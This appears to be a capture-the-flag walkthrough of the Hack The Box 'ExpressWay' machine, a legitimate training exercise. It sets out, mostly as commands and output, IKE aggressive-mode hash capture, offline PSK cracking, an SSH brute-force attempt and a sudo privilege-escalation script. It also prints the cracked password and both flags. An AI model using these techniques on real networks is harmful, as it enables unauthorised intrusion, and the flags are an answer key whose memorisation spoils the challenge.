HTB: ExpressWay Machine Walkthrough - Linux Easy

Completed 10/3/2025 through Adventure Mode.

Reconnaissance


Ran two scans one normal TCP scan which returned ssh service running on port 22. After which to enumerate more services I added the -sU tag to find services running over UDP.

```
>> sudo nmap -sV -sC 10.10.11.87

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

>> sudo  nmap nmap -sU -sV -T4 10.10.11.87

PORT      STATE         SERVICE        VERSION
68/udp    open|filtered dhcpc
69/udp    open          tftp           Netkit tftpd or atftpd
500/udp   open          isakmp
1044/udp  open|filtered dcutility
1885/udp  open|filtered vrtstrapserver
4500/udp  open|filtered nat-t-ike
5001/udp  open|filtered commplex-link
18258/udp open|filtered unknown
18888/udp open|filtered apc-necmp
```

The ISAKMP service stood out to me as this was the same service running on last month's seasonal box. In RFC 2408 it is a framework that manages cryptographic keys.

IKE Enumeration

Starting with a sudo ike-scan which shows a handshake happening where the peer requires a pre-shared key and uses 3DES + SHA1, which is a depreciated cryptographic protocol and is no longer in use.



Aggressive Mode on the IKE scan further revealed an ssh user identity and a hash which I then saved to Ppsk.txt.

```
kali@kali:~$ sudo ike-scan -A -Ppsk.txt 10.10.11.87
Starting ike-scan 1.9.5 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned HDR=(CKY-R=8e060e620f422ce6) SA=(Enc
=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExcha
nge(128 bytes) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=0900
2689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Ha
sh(20 bytes)

Ending ike-scan 1.9.5: 1 hosts scanned in 0.113 seconds (8.81 hosts/sec).  1 returned h
andshake; 0 returned notify
kali@kali:~$
```

After getting a user I tried using metasploit in order to brute force into the ssh service. This was done by setting RHOSTS to 10.10.11.87, the USERNAME to ike and the PASS_FILE to rockyou.txt, however this was getting rate limited and the connection timed out.

Instead I tried to do another aggressive scan with the username that we enumerated to capture a full aggressive handshake which returns a hash that I put into hash.txt

```
kali@kali:~$ sudo ike-scan -M --aggressive 10.10.11.87 -n ike@expressway.htb --pskcrack
=hash.txt
[sudo] password for alyssachai:
Starting ike-scan 1.9.5 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned
        HDR=(CKY-R=1029f7ac89324d92)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=
28800)
        KeyExchange(128 bytes)
        Nonce(32 bytes)
        ID(Type=ID_USER_FQDN, Value=ike@expressway.htb)
        VID=09002689dfd6b712 (XAUTH)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        Hash(20 bytes)

Ending ike-scan 1.9.5: 1 hosts scanned in 0.907 seconds (1.10 hosts/sec).  1 returned h
andshake; 0 returned notify
```

```
>> psk-crack -d Tools/SecLists/rockyou.txt hash.txt

Starting psk-crack [ike-scan 1.9.5] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "freakingrockstarontheroad" matches SHA1 hash
2f8c21f52e298303defe1200f5d576b44dcca851
Ending psk-crack: 8045040 iterations in 4.096 seconds (1963927.39 iterations/sec)
```

So now we have a user credential that we can use to log in with ssh: `ike / freakingrockstarontheroad`

```
kali@kali:~$ ssh ike@10.10.11.87
The authenticity of host '10.10.11.87 (10.10.11.87)' can't be established.
ED25519 key fingerprint is SHA256:fZLjHktV7oXzFz9v3ylWFE4BS9rECyxSHdlLrfxRM8g.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.87' (ED25519) to the list of known hosts.
ike@10.10.11.87's password:
Last login: Fri Oct  3 19:23:12 BST 2025 from 10.10.15.19 on ssh
Linux expressway.htb 6.16.7+deb14-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.16.7-1 (2025-09
-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 3 19:33:11 2025 from 10.10.15.19
ike@expressway:~$ ls
exploit.sh  lse.sh      script.sh       script.sh.save.1  user.txt
linpeas.sh  mymodule.c  script.sh.save  sudo-chwoot.sh
ike@expressway:~$ cat user.txt
931ce9dcc14fbf5ab2b3a8df409e8dbf
ike@expressway:~$
```

After you ssh into the host and are in the interactive shell, the user.txt should return the user flag.

I also immediately noticed several privilege escalation scripts such as linpeas.sh and lse.sh which told me that the root flag is in the root user of this host. After running one of these scripts I was able to become the root user, and found the root.txt flag in the root directory.

```
ike@expressway:~$ ./sudo-chwoot.sh
woot!
root@expressway:/# ls
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
root@expressway:/# cd root
root@expressway:/root# ls
root.txt
root@expressway:/root# cat root.txt
82951d0e900de0e6eb0e4970f42e07e4
root@expressway:/root#
```